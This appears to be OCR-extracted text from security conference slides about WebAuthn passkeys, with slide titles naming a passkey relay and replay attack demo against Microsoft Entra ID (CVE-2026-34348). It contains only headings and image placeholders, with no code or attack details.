
Source: W3C

Relying Party + User Verification Binding





Source: W3C

W3C WebAuthn Specification – Security First




Passkey Injector UI: Custom WebAuthn Prompts





Passkey UI: WIN32 WebAuthn API




DEMO

Passkey Relay Attack PoC

CVE-2026-34348

Microsoft Entra ID Vulnerability Chain


CVE-2026-34348



DEMO

Microsoft Entra ID Passkey Replay Attack

Privileged Identity Separation + Single Authenticator

